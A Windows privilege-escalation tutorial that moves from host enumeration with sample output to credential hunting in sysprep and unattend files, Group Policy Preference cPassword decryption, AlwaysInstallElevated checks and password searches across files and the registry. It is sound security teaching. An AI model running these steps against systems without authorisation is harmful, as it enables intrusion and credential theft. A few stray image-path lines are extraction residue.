Windows Privilege Escalation Fundamentals

Not many people talk about serious Windows privilege escalation which is a shame. I think the reasons for this are probably (1) during pentesting engagements a low-priv shell is often all the proof you need for the customer, (2) in staged environments you often pop the Administrator account, (3) meterpreter makes you lazy (getsystem = lazy-fu), (4) build reviews to often end up being --> authenticated nessus scan, microsoft security baseline analyser...

Contrary to common perception Windows boxes can be really well locked down if they are configured with care. On top of that the patch time window of opportunity is small. So lets dig into the dark corners of the Windows OS and see if we can get SYSTEM.

It should be noted that I'll be using various versions of Windows to highlight any commandline differences that may exist. Keep this in mind as various OS/SP differences may exist in terms of commands not existing or generating slightly different output. I have tried to structure this tutorial so it will apply in the most general way to Windows privilege escalation.

Finally I want to give a shout out to my friend Kostas who also really loves post-exploitation, you really don't want him to be logged into your machine hehe.

Indispensable Resources:
Encyclopaedia Of Windows Privilege Escalation (Brett Moore) - here.
Windows Attacks: AT is the new black (Chris Gates & Rob Fuller) - here.
Elevating privileges by exploiting weak folder permissions (Parvez Anwar) - here.

Δt for t0 to t3 - Initial Information Gathering

The starting point for this tutorial is an unprivileged shell on a box. We might have used a remote exploit or a client-side attack and we got a shell back. Basically at time t0 we have no understanding of the machine, what it does, what it is connected to, what level of privilege we have or even what operating system it is.

Initially we will want to quickly gather some essential information so we can get a lay of the land and asses our situation.

First let's find out what OS we are connected to:

```
C:\Windows\system32> systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
OS Name:                   Microsoft Windows 7 Professional
OS Version:                6.1.7601 Service Pack 1 Build 7601
```

Next we will see what the hostname is of the box and what user we are connected as.

```
C:\Windows\system32> hostname
b33f

C:\Windows\system32> echo %username%
user1
```

Now we have this basic information we list the other user accounts on the box and view our own user's information in a bit more detail. We can already see that user1 is not part of the localgroup Administrators.

```
C:\Windows\system32> net users

User accounts for \\B33F

-------------------------------------------------------------------------------
Administrator            b33f                     Guest
user1
The command completed successfully.
```

```
C:\Windows\system32> net user user1

User name                    user1
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/11/2014 7:47:14 PM
Password expires             Never
Password changeable          1/11/2014 7:47:14 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/11/2014 8:05:09 PM

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.
```

That is all we need to know about users and permissions for the moment. Next on our list is networking, what is the machine connected to and what rules does it impose on those connections.

First let's have a look at the available network interfaces and routing table.

```
C:\Windows\system32> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : b33f
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Bluetooth Device (Personal Area Network)
   Physical Address. . . . . . . . . : 0C-84-DC-62-60-29
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-56-79-35
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::5cd4:9caf:61c0:ba6e%11(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.0.104(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Saturday, January 11, 2014 3:53:55 PM
   Lease Expires . . . . . . . . . . : Sunday, January 12, 2014 3:53:55 PM
   Default Gateway . . . . . . . . . : 192.168.0.1
   DHCP Server . . . . . . . . . . . : 192.168.0.1
   DHCPv6 IAID . . . . . . . . . . . : 234884137
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-18-14-24-1D-00-0C-29-56-79-35
   DNS Servers . . . . . . . . . . . : 192.168.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled

C:\Windows\system32> route print

===========================================================================
Interface List
 18...0c 84 dc 62 60 29 ......Bluetooth Device (Personal Area Network)
 13...00 ff 0c 0d 4f ed ......TAP-Windows Adapter V9
 11...00 0c 29 56 79 35 ......Intel(R) PRO/1000 MT Network Connection
  1...........................Software Loopback Interface 1
 16...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter
 15...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter #2
 19...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter #3
 14...00 00 00 00 00 00 00 e0 Teredo Tunneling Pseudo-Interface
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0      192.168.0.1    192.168.0.104     10
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    306
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    306
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    306
      192.168.0.0    255.255.255.0         On-link     192.168.0.104    266
```

```
    192.168.0.104  255.255.255.255         On-link     192.168.0.104    266
    192.168.0.255  255.255.255.255         On-link     192.168.0.104    266
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    306
        224.0.0.0        240.0.0.0         On-link     192.168.0.104    266
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    306
  255.255.255.255  255.255.255.255         On-link     192.168.0.104    266
===========================================================================
Persistent Routes:
  None

IPv6 Route Table
===========================================================================
Active Routes:
 If Metric Network Destination      Gateway
 14     58 ::/0                     On-link
  1    306 ::1/128                  On-link
 14     58 2001::/32                On-link
 14    306 2001:0:5ef5:79fb:8d2:b4e:3f57:ff97/128
                                    On-link
 11    266 fe80::/64                On-link
 14    306 fe80::/64                On-link
 14    306 fe80::8d2:b4e:3f57:ff97/128
                                    On-link
 11    266 fe80::5cd4:9caf:61c0:ba6e/128
                                    On-link
  1    306 ff00::/8                 On-link
 14    306 ff00::/8                 On-link
 11    266 ff00::/8                 On-link
===========================================================================
Persistent Routes:
  None

# arp -A displays the ARP (Address Resolution Protocol) cache table for all available interfaces.

C:\Windows\system32> arp -A

Interface: 192.168.0.104 --- 0xb
  Internet Address      Physical Address      Type
  192.168.0.1           90-94-e4-c5-b0-46     dynamic
  192.168.0.101         ac-22-0b-af-bb-43     dynamic
  192.168.0.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

That brings us to the active network connections and the firewall rules.

```
C:\Windows\system32> netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       684
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING       4
  TCP    127.0.0.1:5354         0.0.0.0:0              LISTENING       1400
  TCP    192.168.0.104:139      0.0.0.0:0              LISTENING       4
  TCP    [::]:135               [::]:0                 LISTENING       684
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:5357              [::]:0                 LISTENING       4
  UDP    0.0.0.0:5355           *:*                                    1100
  UDP    0.0.0.0:52282          *:*                                    976
  UDP    0.0.0.0:55202          *:*                                    2956
  UDP    0.0.0.0:59797          *:*                                    1400
  UDP    127.0.0.1:1900         *:*                                    2956
  UDP    127.0.0.1:65435        *:*                                    2956
  UDP    192.168.0.104:137      *:*                                    4
  UDP    192.168.0.104:138      *:*                                    4
  UDP    192.168.0.104:1900     *:*                                    2956
  UDP    192.168.0.104:5353     *:*                                    1400
  UDP    192.168.0.104:65434    *:*                                    2956
  UDP    [::]:5355              *:*                                    1100
  UDP    [::]:52281             *:*                                    976
  UDP    [::]:52283             *:*                                    976
  UDP    [::]:55203             *:*                                    2956
  UDP    [::]:59798             *:*                                    1400
  UDP    [::1]:1900             *:*                                    2956
  UDP    [::1]:5353             *:*                                    1400
  UDP    [::1]:65433            *:*                                    2956
  UDP    [fe80::5cd4:9caf:61c0:ba6e%11]:1900  *:*                      2956
  UDP    [fe80::5cd4:9caf:61c0:ba6e%11]:65432  *:*                     2956

# The following two netsh commands are examples of commands that are not universal across OS/SP. The netsh
firewall commands are only available from XP SP2 and upwards.

C:\Windows\system32> netsh firewall show state

Firewall status:
-------------------------------------------------------------------
Profile                           = Standard
Operational mode                  = Enable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Enable
```

```
Group policy version              = Windows Firewall
Remote admin mode                 = Disable

Ports currently open on all network interfaces:
Port   Protocol  Version  Program
-------------------------------------------------------------------
No ports are currently open on all network interfaces.

C:\Windows\system32> netsh firewall show config

Domain profile configuration:
-------------------------------------------------------------------
Operational mode                  = Enable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Enable

Allowed programs configuration for Domain profile:
Mode     Traffic direction    Name / Program
-------------------------------------------------------------------

Port configuration for Domain profile:
Port   Protocol  Mode    Traffic direction     Name
-------------------------------------------------------------------

ICMP configuration for Domain profile:
Mode     Type  Description
-------------------------------------------------------------------
Enable   2     Allow outbound packet too big

Standard profile configuration (current):
-------------------------------------------------------------------
Operational mode                  = Enable
Exception mode                    = Enable
Multicast/broadcast response mode = Enable
Notification mode                 = Enable

Service configuration for Standard profile:
Mode     Customized  Name
-------------------------------------------------------------------
Enable   No          Network Discovery

Allowed programs configuration for Standard profile:
Mode     Traffic direction    Name / Program
-------------------------------------------------------------------
Enable   Inbound              COMRaider / E:\comraider\comraider.exe
Enable   Inbound              nc.exe / C:\users\b33f\desktop\nc.exe

Port configuration for Standard profile:
Port   Protocol  Mode    Traffic direction     Name
-------------------------------------------------------------------

ICMP configuration for Standard profile:
Mode     Type  Description
-------------------------------------------------------------------
Enable   2     Allow outbound packet too big

Log configuration:
-------------------------------------------------------------------
File location   = C:\Windows\system32\LogFiles\Firewall\pfirewall.log
Max file size   = 4096 KB
Dropped packets = Disable
Connections     = Disable
```

Finally we will take a brief look at the what is running on the compromised box: scheduled tasks, running processes, started services and installed drivers.

```
# This will display verbose output for all scheduled tasks, below you can see sample output for a
single task.

C:\Windows\system32> schtasks /query /fo LIST /v

Folder: \Microsoft\Windows Defender
HostName:                             B33F
TaskName:                             \Microsoft\Windows Defender\MP Scheduled Scan
Next Run Time:                        1/22/2014 5:11:13 AM
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        N/A
Last Result:                          1
Author:                               N/A
Task To Run:                          c:\program files\windows defender\MpCmdRun.exe Scan -ScheduleJob
                                      -WinTask -RestrictPrivilegesScan
Start In:                             N/A
Comment:                              Scheduled Scan
Scheduled Task State:                 Enabled
Idle Time:                            Only Start If Idle for 1 minutes, If Not Idle Retry For 240 minutes
Power Management:                     No Start On Batteries
Run As User:                          SYSTEM
Delete Task If Not Rescheduled:       Enabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        Daily
Start Time:                           5:11:13 AM
Start Date:                           1/1/2000
```

```
End Date:                             1/1/2100
Days:                                 Every 1 day(s)
Months:                               N/A
Repeat: Every:                        Disabled
Repeat: Until: Time:                  Disabled
Repeat: Until: Duration:              Disabled
Repeat: Stop If Still Running:        Disabled
[..Snip..]

# The following command links running processes to started services.

C:\Windows\system32> tasklist /SVC

Image Name                     PID Services
========================= ======== ============================================
System Idle Process              0 N/A
System                           4 N/A
smss.exe                       244 N/A
csrss.exe                      332 N/A
csrss.exe                      372 N/A
wininit.exe                    380 N/A
winlogon.exe                   428 N/A
services.exe                   476 N/A
lsass.exe                      484 SamSs
lsm.exe                        496 N/A
svchost.exe                    588 DcomLaunch, PlugPlay, Power
svchost.exe                    668 RpcEptMapper, RpcSs
svchost.exe                    760 Audiosrv, Dhcp, eventlog,
                                   HomeGroupProvider, lmhosts, wscsvc
svchost.exe                    800 AudioEndpointBuilder, CscService, Netman,
                                   SysMain, TrkWks, UxSms, WdiSystemHost,
                                   wudfsvc
svchost.exe                    836 AeLookupSvc, BITS, gpsvc, iphlpsvc,
                                   LanmanServer, MMCSS, ProfSvc, Schedule,
                                   seclogon, SENS, ShellHWDetection, Themes,
                                   Winmgmt, wuauserv
audiodg.exe                    916 N/A
svchost.exe                    992 EventSystem, fdPHost, netprofm, nsi,
                                   WdiServiceHost, WinHttpAutoProxySvc
svchost.exe                   1104 CryptSvc, Dnscache, LanmanWorkstation,
                                   NlaSvc
spoolsv.exe                   1244 Spooler
svchost.exe                   1272 BFE, DPS, MpsSvc
mDNSResponder.exe             1400 Bonjour Service
taskhost.exe                  1504 N/A
taskeng.exe                   1556 N/A
vmtoolsd.exe                  1580 VMTools
dwm.exe                       1660 N/A
explorer.exe                  1668 N/A
vmware-usbarbitrator.exe      1768 VMUSBArbService
TPAutoConnSvc.exe             1712 TPAutoConnSvc
[..Snip..]

C:\Windows\system32> net start

These Windows services are started:

   Application Experience
   Application Information
   Background Intelligent Transfer Service
   Base Filtering Engine
   Bluetooth Support Service
   Bonjour Service
   COM+ Event System
   COM+ System Application
   Cryptographic Services
   DCOM Server Process Launcher
   Desktop Window Manager Session Manager
   DHCP Client
   Diagnostic Policy Service
   Diagnostic Service Host
   Diagnostic System Host
   Distributed Link Tracking Client
   Distributed Transaction Coordinator
   DNS Client
   Function Discovery Provider Host
   Function Discovery Resource Publication
   Group Policy Client
[..Snip..]

# This can be useful sometimes as some 3rd party drivers, even by reputable companies, contain more holes
than Swiss cheese. This is only possible because ring0 exploitation lies outside most peoples expertise.

C:\Windows\system32> DRIVERQUERY

Module Name  Display Name           Driver Type   Link Date
============ ====================== ============= ======================
1394ohci     1394 OHCI Compliant Ho Kernel        11/20/2010 6:01:11 PM
ACPI         Microsoft ACPI Driver  Kernel        11/20/2010 4:37:52 PM
AcpiPmi      ACPI Power Meter Drive Kernel        11/20/2010 4:47:55 PM
adp94xx      adp94xx                Kernel        12/6/2008 7:59:55 AM
adpahci      adpahci                Kernel        5/2/2007 1:29:26 AM
adpu320      adpu320                Kernel        2/28/2007 8:03:08 AM
AFD          Ancillary Function Dri Kernel        11/20/2010 4:40:00 PM
agp440       Intel AGP Bus Filter   Kernel        7/14/2009 7:25:36 AM
aic78xx      aic78xx                Kernel        4/12/2006 8:20:11 AM
aliide       aliide                 Kernel        7/14/2009 7:11:17 AM
```

```
amdagp       AMD AGP Bus Filter Dri Kernel        7/14/2009 7:25:36 AM
amdide       amdide                 Kernel        7/14/2009 7:11:19 AM
AmdK8        AMD K8 Processor Drive Kernel        7/14/2009 7:11:03 AM
AmdPPM       AMD Processor Driver   Kernel        7/14/2009 7:11:03 AM
amdsata      amdsata                Kernel        3/19/2010 9:08:27 AM
amdsbs       amdsbs                 Kernel        3/21/2009 2:35:26 AM
amdxata      amdxata                Kernel        3/20/2010 12:19:01 AM
AppID        AppID Driver           Kernel        11/20/2010 5:29:48 PM
arc          arc                    Kernel        5/25/2007 5:31:06 AM
[..Snip..]
```

Δt for t4 - The Arcane Arts Of WMIC

I want to mention WMIC (Windows Management Instrumentation Command-Line) separately as it is Windows most useful command line tool. WIMIC can be very practical for information gathering and post-exploitation. That being said it is a bit clunky and the output leaves much to be desired for.

Fully explaining the use of WMIC would take a tutorial all of it's own. Not to mention that some of the output would be difficult to display due to the formatting.

I have listed two resources below that are well worth reading on the subject matter:
Command-Line Ninjitsu (SynJunkie) - here
Windows WMIC Command Line (ComputerHope) - here

Unfortunately some default configurations of windows do not allow access to WMIC unless the user is in the Administrators group (which is probably a really good idea). From my testing with VM's I noticed that any version of XP did not allow access to WMIC from a low privileged account. Contrary, default installations of Windows 7 Professional and Windows 8 Enterprise allowed low privilege users to use WMIC and query the operating system without modifying any settings. This is exactly what we need as we are using WMIC to gather information about the target machine.

To give you an idea about the extensive options that WMIC has I have listed the available command line switches below.

```
C:\Windows\system32> wmic /?

[global switches]

The following global switches are available:
/NAMESPACE           Path for the namespace the alias operate against.
/ROLE                Path for the role containing the alias definitions.
/NODE                Servers the alias will operate against.
/IMPLEVEL            Client impersonation level.
/AUTHLEVEL           Client authentication level.
/LOCALE              Language id the client should use.
/PRIVILEGES          Enable or disable all privileges.
/TRACE               Outputs debugging information to stderr.
/RECORD              Logs all input commands and output.
/INTERACTIVE         Sets or resets the interactive mode.
/FAILFAST            Sets or resets the FailFast mode.
/USER                User to be used during the session.
/PASSWORD            Password to be used for session login.
/OUTPUT              Specifies the mode for output redirection.
/APPEND              Specifies the mode for output redirection.
/AGGREGATE           Sets or resets aggregate mode.
/AUTHORITY           Specifies the  for the connection.
/?[:<BRIEF|FULL>]    Usage information.

For more information on a specific global switch, type: switch-name /?


The following alias/es are available in the current role:
ALIAS                    - Access to the aliases available on the local system
BASEBOARD                - Base board (also known as a motherboard or system board) management.
BIOS                     - Basic input/output services (BIOS) management.
BOOTCONFIG               - Boot configuration management.
CDROM                    - CD-ROM management.
COMPUTERSYSTEM           - Computer system management.
CPU                      - CPU management.
CSPRODUCT                - Computer system product information from SMBIOS.
DATAFILE                 - DataFile Management.
DCOMAPP                  - DCOM Application management.
DESKTOP                  - User's Desktop management.
DESKTOPMONITOR           - Desktop Monitor management.
DEVICEMEMORYADDRESS      - Device memory addresses management.
DISKDRIVE                - Physical disk drive management.
DISKQUOTA                - Disk space usage for NTFS volumes.
DMACHANNEL               - Direct memory access (DMA) channel management.
ENVIRONMENT              - System environment settings management.
FSDIR                    - Filesystem directory entry management.
GROUP                    - Group account management.
IDECONTROLLER            - IDE Controller management.
```

```
IRQ                      - Interrupt request line (IRQ) management.
JOB                      - Provides  access to the jobs scheduled using the schedule service.
LOADORDER                - Management of system services that define execution dependencies.
LOGICALDISK              - Local storage device management.
LOGON                    - LOGON Sessions.
MEMCACHE                 - Cache memory management.
MEMORYCHIP               - Memory chip information.
MEMPHYSICAL              - Computer system's physical memory management.
NETCLIENT                - Network Client management.
NETLOGIN                 - Network login information (of a particular user) management.
NETPROTOCOL              - Protocols (and their network characteristics) management.
NETUSE                   - Active network connection management.
NIC                      - Network Interface Controller (NIC) management.
NICCONFIG                - Network adapter management.
NTDOMAIN                 - NT Domain management.
NTEVENT                  - Entries in the NT Event Log.
NTEVENTLOG               - NT eventlog file management.
ONBOARDDEVICE            - Management of common adapter devices built into the motherboard (system board).
OS                       - Installed Operating System/s management.
PAGEFILE                 - Virtual memory file swapping management.
PAGEFILESET              - Page file settings management.
PARTITION                - Management of partitioned areas of a physical disk.
PORT                     - I/O port management.
PORTCONNECTOR            - Physical connection ports management.
PRINTER                  - Printer device management.
PRINTERCONFIG            - Printer device configuration management.
PRINTJOB                 - Print job management.
PROCESS                  - Process management.
PRODUCT                  - Installation package task management.
QFE                      - Quick Fix Engineering.
QUOTASETTING             - Setting information for disk quotas on a volume.
RDACCOUNT                - Remote Desktop connection permission management.
RDNIC                    - Remote Desktop connection management on a specific network adapter.
RDPERMISSIONS            - Permissions to a specific Remote Desktop connection.
RDTOGGLE                 - Turning Remote Desktop listener on or off remotely.
RECOVEROS                - Information that will be gathered from memory when the operating system fails.
REGISTRY                 - Computer system registry management.
SCSICONTROLLER           - SCSI Controller management.
SERVER                   - Server information management.
SERVICE                  - Service application management.
SHADOWCOPY               - Shadow copy management.
SHADOWSTORAGE            - Shadow copy storage area management.
SHARE                    - Shared resource management.
SOFTWAREELEMENT          - Management of the  elements of a software product installed on a system.
SOFTWAREFEATURE          - Management of software product subsets of SoftwareElement.
SOUNDDEV                 - Sound Device management.
STARTUP                  - Management of commands that run automatically when users log onto the computer
                           system.
SYSACCOUNT               - System account management.
SYSDRIVER                - Management of the system driver for a base service.
SYSTEMENCLOSURE          - Physical system enclosure management.
SYSTEMSLOT               - Management of physical connection points including ports,  slots and
                           peripherals, and proprietary connections points.
TAPEDRIVE                - Tape drive management.
TEMPERATURE              - Data management of a temperature sensor (electronic thermometer).
TIMEZONE                 - Time zone data management.
UPS                      - Uninterruptible power supply (UPS) management.
USERACCOUNT              - User account management.
VOLTAGE                  - Voltage sensor (electronic voltmeter) data management.
VOLUME                   - Local storage volume management.
VOLUMEQUOTASETTING       - Associates the disk quota setting with a specific disk volume.
VOLUMEUSERQUOTA          - Per user storage volume quota management.
WMISET                   - WMI service operational parameters management.

For more information on a specific alias, type: alias /?

CLASS     - Escapes to full WMI schema.
PATH      - Escapes to full WMI object paths.
CONTEXT   - Displays the state of all the global switches.
QUIT/EXIT - Exits the program.

For more information on CLASS/PATH/CONTEXT, type: (CLASS | PATH | CONTEXT) /?
```

To simplify things I have created a script which can be dropped on the target machine and which will use WMIC to extract the following information: processes, services, user accounts, user groups, network interfaces, Hard Drive information, Network Share information, installed Windows patches, programs that run at startup, list of installed software, information about the operating system and timezone.

I have gone through the various flags and parameters to extract the valuable pieces of information if anyone thinks of something that should be added to the list please leave a comment below. Using the built-in output features the script will write all results to a human readable html file.

You can download my script (wmic_info.bat) - here
Sample output file on a Windows 7 VM (badly patched) - here

Δt for t5 to t6 - Quick Fails

Before continuing on you should take a moment to review the information that you have gathered so far as there should be quite a bit by now. The next step in our gameplan is to look for some quick security fails which can be easily leveraged to upgrade our user privileges.

The first and most obvious thing we need to look at is the patchlevel. There is no need to worry ourself further if we see that the host is badly patched. My WMIC script will already list all the installed patches but you can see the sample command line output below.

```
C:\Windows\system32> wmic qfe get Caption,Description,HotFixID,InstalledOn

Caption                                     Description      HotFixID   InstalledOn
http://support.microsoft.com/?kbid=2727528  Security Update  KB2727528  11/23/2013
http://support.microsoft.com/?kbid=2729462  Security Update  KB2729462  11/26/2013
http://support.microsoft.com/?kbid=2736693  Security Update  KB2736693  11/26/2013
http://support.microsoft.com/?kbid=2737084  Security Update  KB2737084  11/23/2013
http://support.microsoft.com/?kbid=2742614  Security Update  KB2742614  11/23/2013
http://support.microsoft.com/?kbid=2742616  Security Update  KB2742616  11/26/2013
http://support.microsoft.com/?kbid=2750149  Update           KB2750149  11/23/2013
http://support.microsoft.com/?kbid=2756872  Update           KB2756872  11/24/2013
http://support.microsoft.com/?kbid=2756923  Security Update  KB2756923  11/26/2013
http://support.microsoft.com/?kbid=2757638  Security Update  KB2757638  11/23/2013
http://support.microsoft.com/?kbid=2758246  Update           KB2758246  11/24/2013
http://support.microsoft.com/?kbid=2761094  Update           KB2761094  11/24/2013
http://support.microsoft.com/?kbid=2764870  Update           KB2764870  11/24/2013
http://support.microsoft.com/?kbid=2768703  Update           KB2768703  11/23/2013
http://support.microsoft.com/?kbid=2769034  Update           KB2769034  11/23/2013
http://support.microsoft.com/?kbid=2769165  Update           KB2769165  11/23/2013
http://support.microsoft.com/?kbid=2769166  Update           KB2769166  11/26/2013
http://support.microsoft.com/?kbid=2770660  Security Update  KB2770660  11/23/2013
http://support.microsoft.com/?kbid=2770917  Update           KB2770917  11/24/2013
http://support.microsoft.com/?kbid=2771821  Update           KB2771821  11/24/2013
[..Snip..]
```

As always with Windows, the output isn't exactly ready for use. The best strategy is to look for privilege escalation exploits and look up their respective KB patch numbers. Such exploits include, but are not limited to, KiTrap0D (KB979682), MS11-011 (KB2393802), MS10-059 (KB982799), MS10-021 (KB979683), MS11-080 (KB2592799). After enumerating the OS version and Service Pack you should find out which privilege escalation vulnerabilities could be present. Using the KB patch numbers you can grep the installed patches to see if any are missing.

You can see the syntax to grep the patches below:

```
C:\Windows\system32> wmic qfe get Caption,Description,HotFixID,InstalledOn | findstr /C:"KB.." /C:"KB.."
```

Next we will have a look at mass rollouts. If there is an environment where many machines need to be installed, typically, a technician will not go around from machine to machine. There are a couple of solutions to install machines automatically. What these methods are and how they work is less important for our purposes but the main thing is that they leave behind configuration files which are used for the installation process. These configuration files contain a lot of sensitive sensitive information such as the operating system product key and Administrator password. What we are most interested in is the Admin password as we can use that to elevate our privileges.

Typically these are the directories that contain the configuration files (however it is a good idea to check the entire OS):

c:\sysprep.inf

c:\sysprep\sysprep.xml

%WINDIR%\Panther\Unattend\Unattended.xml


%WINDIR%\Panther\Unattended.xml

These files either contain clear-text passwords or in a Base64 encoded format. You can see some sample file output below.

```
# This is a sample from sysprep.inf with clear-text credentials.
[GuiUnattended]
OEMSkipRegional=1
OemSkipWelcome=1
AdminPassword=s3cr3tp4ssw0rd
TimeZone=20
# This is a sample from sysprep.xml with Base64 "encoded" credentials. Please people Base64 is not
encryption, I take more precautions to protect my coffee. The password here is "SuperSecurePassword".

<LocalAccounts>
    <LocalAccount wcm:action="add">
        <Password>
            <Value>U3VwZXJTZWN1cmVQYXNzd29yZA==</Value>
            <PlainText>false</PlainText>
        </Password>
        <Description>Local Administrator</Description>
        <DisplayName>Administrator</DisplayName>
        <Group>Administrators</Group>
        <Name>Administrator</Name>
    </LocalAccount>
</LocalAccounts>

# Sample from Unattended.xml with the same "secure" Base64 encoding.

<AutoLogon>
    <Password>
```

```
            <Value>U3VwZXJTZWN1cmVQYXNzd29yZA==</Value>
            <PlainText>false</PlainText>
        </Password>
        <Enabled>true</Enabled>
        <Username>Administrator</Username>
    </AutoLogon>
```

On the recommendation of Ben Campbell (@Meatballs__) I'm adding Group Policy Preference saved passwords to the list of quick fails. GPO preference files can be used to create local users on domain machines. When the box you compromise is connected to a domain it is well worth looking for the Groups.xml file which is stored in SYSVOL. Any authenticated user will have read access to this file. The password in the xml file is "obscured" from the casual user by encrypting it with AES, I say obscured because the static key is published on the msdn website allowing for easy decryption of the stored value.



2.2.1.1.4 Password Encryption

7 out of 7 rated this helpful - Rate this topic


All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.

The 32-byte AES key is as follows:

```
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```

In addition to Groups.xml several other policy preference files can have the optional "cPassword" attribute set:
Services\Services.xml: Element-Specific Attributes
ScheduledTasks\ScheduledTasks.xml: Task Inner Element, TaskV2 Inner Element, ImmediateTaskV2 Inner Element
Printers\Printers.xml: SharedPrinter Element
Drives\Drives.xml: Element-Specific Attributes
DataSources\DataSources.xml: Element-Specific Attributes

This vulnerability can be exploited by manually browsing SYSVOL and grabbing the relevant files as demonstrated below.



Adresse \\dc2008.lab\SYSVOL\dc2008.lab\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups

Nom	Taille	Type	Date
Groups.xml	1 Ko	Document XML	26/1

However we all like automated solutions so we can get to the finish line as quickly as possible. There are two main options here, depending on the kind of shell/access that we have. There is (1) a metasploit module which can be executed through an established session here or (2) you can use Get-GPPPassword which is part of PowerSploit. PowerSploit is an excellent powershell framework, by Matt Graeber, tailored to reverse engineering, forensics and pentesting.

The next thing we will look for is a strange registry setting "AlwaysInstallElevated", if this setting is enabled it allows users of any privilege level to install *.msi files as NT AUTHORITY\SYSTEM. It seems like a strange idea to me that you would create low privilege users (to restrict their use of the OS) but give them the ability to install programs as SYSTEM. For more background reading on this issue you can have a look here at an article by Parvez from GreyHatHacker who originally reported this as a security concern.

To be able to use this we need to check that two registry keys are set, if that is the case we can pop a SYSTEM shell. You can see the sytntax to query the respective registry keys below.

```
# This will only work if both registry keys contain "AlwaysInstallElevated" with DWORD values of 1.

C:\Windows\system32> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
C:\Windows\system32> reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
```

To finish off this section we will do some quick searching on the operating system and hope we strike gold. You can see the syntax for our searches below.

```
# The command below will search the file system for file names containing certain keywords. You can
specify as many keywords as you wish.

C:\Windows\system32> dir /s *pass* == *cred* == *vnc* == *.config*

# Search certain file types for a keyword, this can generate a lot of output.

C:\Windows\system32> findstr /si password *.xml *.ini *.txt

# Similarly the two commands below can be used to grep the registry for keywords, in this case "password".

C:\Windows\system32> reg query HKLM /f password /t REG_SZ /s
